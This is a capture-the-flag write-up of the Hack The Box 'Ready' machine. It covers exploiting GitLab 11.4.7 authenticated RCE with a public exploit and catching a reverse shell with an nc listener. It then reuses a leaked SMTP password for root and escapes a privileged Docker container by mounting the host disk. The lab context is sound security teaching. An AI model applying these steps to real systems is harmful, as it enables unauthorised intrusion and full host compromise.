

Good evening hackers!! Today we will be doing a medium difficulty linux box whose name is Ready!! Are you ready? Lets get in!!

Enumeration

Starting with the nmap scan:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp  open  http      nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
|_http-favicon: Unknown favicon MD5: F7E3D97F404E71D302B3239EEF48D5F2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.129.213.79:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two ports, one is running ssh and the other one is http nginx. Lets attack nginx first.

Port 5080

Home page is running gitlab sign in page:



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Username or email


Password

☐ Remember me

[Forgot your password?](#)

Sign in

We don't have the credentials yet and the default credentials didn't work. So I registered and wanted to see what we can achieve by logging in as a normal user.



This is the dashboard when you sign up. I googled how to check version of gitlab. Click on upper right icon and select help.

GitLab Community Edition 11.4.7 update asap

It was running gitlab 11.4.7 . I searchsploited this version and there was an authenticated RCE.

```
(root@kali)-[/home/rishabh/HTB/Ready]
└─# searchsploit gitlab 11.4.7
1 0
```

```

-----
Exploit Title
| Path
-----

GitLab 11.4.7 - RCE (Authenticated) (2)
| ruby/webapps/49334.py
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)
| ruby/webapps/49257.py
-----

Shellcodes: No Results

```

Copy 49334.py exploit, run using python3 and set the parameters:

```

(root@kali)-[/home/rishabh/HTB/Ready]
# python3 exploit.py -u hacker -p hacker1234 -g http://10.129.213.79 -l [REDACTED] -p [REDACTED] 2 x 1
[+] authenticity_token: loKI1rmfhmy6Ly95cuIxyby+xVU2zSZN32UjhaL/otowpMoofCBNwYxbg3T5YBg8cBIh+gfJv6QqRNpEIXpTgQ=
[+] Creating project with random name: project8995
[+] Running Exploit
[+] Exploit completed successfully!

```

Initial Foothold

You will get the shell as git user.

```

(root@kali)-[/home/rishabh/HTB/Ready]
# rlwrap nc -nvlp [REDACTED]
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.213.79.
Ncat: Connection from 10.129.213.79:43824.
id
uid=998(git) gid=998(git) groups=998(git)
whoami
git

```

Now upgrade the shell to fully interactive shell by using the following commands:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
git@gitlab:~/gitlab-rails/working$
zsh: suspended  rlwrap nc -nvlp [REDACTED]

└─(root@kali)-[/home/rishabh/HTB/Ready]
└─# stty raw -echo

└─(root@kali)-[/home/rishabh/HTB/Ready]
└─#
fg
[1] + continued  rlwrap nc -nvlp [REDACTED]
git@gitlab:~/gitlab-rails/working$
```

Privilege Escalation

I ran two three initial commands to check for sudo privileges but the sudo command was not found. I transferred the linpeas script to the machine and let it do the heavylifting for me. It found that we are in a docker container and also fetched container ID.

```

└─┬─ Protections
└─┬─ AppArmor enabled? ..... AppArmor Not Found
└─┬─ grsecurity present? ..... grsecurity Not Found
└─┬─ PaX bins present? ..... PaX Not Found
└─┬─ Execshield enabled? ..... Execshield Not Found
└─┬─ SELinux enabled? ..... sestatus Not Found
└─┬─ Is ASLR enabled? ..... Yes
└─┬─ Printer? .....
└─┬─ Is this a virtual machine? .... Yes (docker)
└─┬─ Containers
└─┬─ Container related tools present
└─┬─ Container details
└─┬─ Is this a container? ..... docker
└─┬─ Any running containers? ..... No
└─┬─ Docker Container details
└─┬─ Am I inside Docker group ..... No
└─┬─ Looking and enumerating Docker Sockets
└─┬─ Docker version ..... Not Found
└─┬─ Vulnerable to CVE-2019-5736 .... Not Found
└─┬─ Vulnerable to CVE-2019-13139 ... Not Found
└─┬─ Rootless Docker? ..... No
└─┬─ Container & breakout enumeration
└─┬─ https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
└─┬─ Container ID ..... gitlab.example.com
└─┬─ Container Full ID ..... 7eb263389e5eea068ad3d0c208e
a4dd02ba86fa0b2ebd44f63adc391351fba6d
└─┬─ Vulnerable to CVE-2019-5021 .. No

```

Now further enumeration reveals that there are three important files which could be of use to us in /opt/backup directory.

```
ls -la
total 112
drwxr-xr-x 2 root root 4096 Dec 7 2020 .
drwxr-xr-x 1 root root 4096 Dec 1 2020 ..
-rw-r--r-- 1 root root 872 Dec 7 2020 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec 1 2020 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec 1 2020 gitlab.rb
```

gitlab-secret.json file contained ssh private keys in json format and other important auth information. In gitlab.rb file, there contained a smtp password:

```
gitlab_rails['smtp_password'] = 'XXXXXXXXXX'
```

Luckily, this password worked for root. Now, comes the heavy part. As root, we have to escape the docker container. If you take a look at docker-compose.yml file, you will see that the privileged flag is set to true.

```
cat docker-compose.yml
version: '2.4'

services:
  web:
    image: 'gitlab/gitlab-ce:11.4.7-ce.0'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://172.19.0.2'
        redis['bind']='127.0.0.1'
        redis['port']=6379
        gitlab_rails['initial_root_password']=File.read('/root_pass')
    networks:
      gitlab:
        ipv4_address: 172.19.0.2
    ports:
      - '5080:80'
      #- '127.0.0.1:5080:80'
      #- '127.0.0.1:50443:443'
      #- '127.0.0.1:5022:22'
    volumes:
      - './srv/gitlab/config:/etc/gitlab'
      - './srv/gitlab/logs:/var/log/gitlab'
      - './srv/gitlab/data:/var/opt/gitlab'
      - './root_pass:/root_pass'
    privileged: true
    restart: unless-stopped
    #mem_limit: 1024m

networks:
  gitlab:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
```

This means that the docker container is being run as -privileged flag, so by default we have root access to the host machine. But for this happen we need root access to the container which we have at the moment by using the password we found earlier. This is a great article on how to escape docker containers: <https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation#privileged-flag>

Now, run `fdisk -l` to see if you can see the host drive. On well configured docker containers, it wont allow to execute the "fdisk" command. If the `--privileged` flag is set, it is possible to get the privileges of the host system.

| Device | Start | End | Sectors | Size | Type |
|-----------|----------|----------|----------|------|------------------|
| /dev/sda1 | 2048 | 4095 | 2048 | 1M | BIOS boot |
| /dev/sda2 | 4096 | 37746687 | 37742592 | 18G | Linux filesystem |
| /dev/sda3 | 37746688 | 41940991 | 4194304 | 2G | Linux swap |

You can see from the output that the filesystem is being hosted on `/dev/sda2`. Now, all you need to do is mount the `/dev/sda2` filesystem in your container and access it.

```
cd /mnt
ls
ls
mkdir -p pwned
mkdir -p pwned
ls
ls
pwned
mount /dev/sda2 pwned/
mount /dev/sda2 pwned/
ls
ls
pwned
ls -la
ls -la
total 12
drwxr-xr-x  1 root root 4096 Nov  3 21:25 .
drwxr-xr-x  1 root root 4096 Dec  1 2020 ..
drwxr-xr-x 20 root root 4096 Dec  7 2020 pwned
cd pwned
cd pwned
ls
ls
bin  cdrom  etc    lib    lib64  lost+found  mnt  proc  run  snap  sys  usr
boot dev    home  lib32  libx32  media      opt  root  sbin  srv   tmp  var
cd root
cd root
```

```
ls
ls
docker-gitlab  ready-channel  root.txt  snap
root@gitlab:/mnt/pwned/root#
```

As you can see, we now have full access to the host filesystem as root. Voila! This machine is pwned. Great machine, specially the docker escape, had to really dig in deep to get root inside the container and then eventually escaping out of the container. Cheers and happy hacking!!